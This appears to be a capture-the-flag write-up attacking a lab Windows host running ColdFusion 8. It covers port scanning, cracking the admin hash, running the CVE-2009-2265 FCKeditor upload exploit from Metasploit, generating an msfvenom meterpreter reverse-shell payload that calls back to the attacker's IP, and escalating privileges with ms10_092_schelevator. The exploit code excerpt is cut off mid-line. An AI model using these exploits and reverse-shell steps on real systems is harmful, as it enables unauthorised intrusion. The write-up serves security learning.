


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.10.11 --open --min-rate 1000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-10 13:46 IST
Nmap scan report for 10.10.10.11
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp   open  fmp      fmp
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.54 seconds
```

2) Port 8500 runs a web server



3) It is a Jrun Web server



People also ask

What is JRun Web server?

JRun is an application server from Macromedia that is based on Sun Microsystems' Java 2 Platform, Enterprise Edition (J2EE). JRun consists of Java Server Page (JSP), Java servlets, Enterprise JavaBeans, the Java Transaction Service (JTS), and the Java Messaging Service (JMS).




eG Innovations

<https://www.eginnovations.com> > documentation > Intr...

JRun Application Server Monitoring - An introduction

Search for: What is JRun Web server?

4) It hosts a cold fusion 8



Wikipedia

<https://en.wikipedia.org> > wiki > Adobe_ColdFusion

Adobe ColdFusion

Adobe **ColdFusion** is a commercial rapid web-application development computing platform created by J. J. Allaire in 1995. **ColdFusion** was originally designed ...

[Overview](#) · [Versions](#) · [Development roadmap](#) · [Features](#)

ExploitDev Journey #1 | CVE-2009-2265 | ColdFusion 8.0.1 - Arbitrary File Upload / RCE

Original: <https://www.exploit-db.com/exploits/16788>

Exploitation

1) Cracked the hash

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
```

```
Host memory required for this attack: 1 MB
```

```
Dictionary cache built:
```

```
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec
```

```
2f635f6d20e3fde0c53075a84b68fb07dcec9b03:happyday
```

2) Logged in

ColdFusion Administrator — Mozilla Firefox

ColdFusion Administrator x +

10.10.10.11:8500/CFIDE/administrator/index.cfm

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

oldfusion 8 Re Sy He LOGOUT

Welcome to the ColdFusion Administrator

You are using the **ColdFusion Developer Edition**. This free edition provides the features of ColdFusion Enterprise, but can only be accessed from the local machine and two additional IP addresses. The Developer Edition enables you to learn and develop ColdFusion applications on your standalone workstation. To deploy your ColdFusion applications, you will need to purchase a license to the ColdFusion Edition of your choice or utilize ColdFusion hosting services.

Create better Internet applications quickly and easily

Thank you for trying ColdFusion 8
You've just made your life as a developer a little easier! We're confident you'll find that Adobe® ColdFusion® 8 software will help you create compelling Internet applications while solving day-to-day developer challenges. Now you can quickly deliver rich and engaging application experiences to your users. We encourage you to explore the new and enhanced capabilities with these helpful tips and demonstrations.

Jump-start your trial
Multimedia demonstrations help you maximize your evaluation experience.

[VIEW DEMOS](#)

Feature highlights
The highlights page is the quickest way to learn what's new in ColdFusion 8.

[VIEW NEW FEATURES](#)

Ready to buy?
Get more information on purchasing options.

[BUY NOW](#)

ColdFusion Resources

The following are links to helpful resources within the product as well as on external sites.

Getting Started

- Getting Started Experience »
- Example Applications »
- ColdFusion Developer Center Getting Started »

Product Information

- About ColdFusion »
- Documentation »
- TechNotes »
- Release Notes »
- Product Editions »
- System Requirements »
- Latest product information »

Technical Support and Training

- ColdFusion Support Center »
- ColdFusion TechNotes »
- Additional Documentation »
- Online/classroom training »

Additional Installers

- ColdFusion Report Builder »
- ColdFusion Extensions for Eclipse »

Product Updates

- Check for product updates »
- Check for hot fixes »

Community

- ColdFusion Development Center »
- ColdFusion Developers Exchange »
- Newsletters »
- User groups »
- Find a ColdFusion hosting partner »

Security Zone

- Learn how to keep your server secure »
- Sign up to receive security bulletins »

3) Changed exploit timeout

```
def exploit

    page = rand_text_alpha_upper(rand(10) + 1) + ".jsp"

    dbl = Rex::MIME::Message.new
    dbl.add_part(payload.encoded, "application/x-java-archive", nil, "form-data; name=\"newf
t_alpha_upper(8)}.txt\"")
    file = dbl.to_s
    file.strip!

    print_status("Sending our POST request...")

    res = send_request_cgi(
        {
            'uri'          => normalize_uri(datastore['FCKEDITOR_DIR']),
            'query'         => "Command=FileUpload&Type=File&CurrentFolder=/#{page}%00",
            'version'       => '1.1',
            'method'        => 'POST',
            'ctype'         => 'multipart/form-data; boundary=' + dbl.bound,
            'data'          => file,
        }, 50)

    if ( res and res.code == 200 and res.body =~ /OnUploadCompleted/ )
        print_status("Upload succeeded! Executing payload...")

        send_request_raw(
            {
```

4) Got shell

```
msf6 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49379) at 2024-03-10 16:03:48 +0530

Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----

C:\ColdFusion8\runtime\bin>
```

5) Made a meterpreter shell

```
(vigneswar@VigneswarPC)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=4444 -f jsp > exploit.jsp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of jsp file: 15775 bytes
```

6) Got meterpreter shell

[illegible]

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending stage (201798 bytes) to 10.10.10.11
[*] Meterpreter session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49431) at 2024-03-10 16:15:21 +0530

meterpreter > |
```

Privilege Escalation

```
ForceExploit - true
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. Windows Server 2008 R2 (6.1 Build 7600). is not vulnerable ForceExploit is enabled, proceeding with exploitation.
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\iwDipRp.exe
[*] Creating task: CwsYNpyAnIM
[*] Reading the task file contents from C:\Windows\system32\tasks\CwsYNpyAnIM...
[*] Original CRC32: 0xe6789ef2
[*] Final CRC32: 0xe6789ef2
[*] Writing our modified content back...
[*] Validating task: CwsYNpyAnIM
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "CwsYNpyAnIM" have been changed.
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "CwsYNpyAnIM" have been changed.
[*] Executing the task...
[*] Sending stage (240 bytes) to 10.10.10.11
[*] Command shell session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49610) at 2024-03-10 16:58:32 +0530
[*] Deleting task CwsYNpyAnIM...
```

```
C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop
```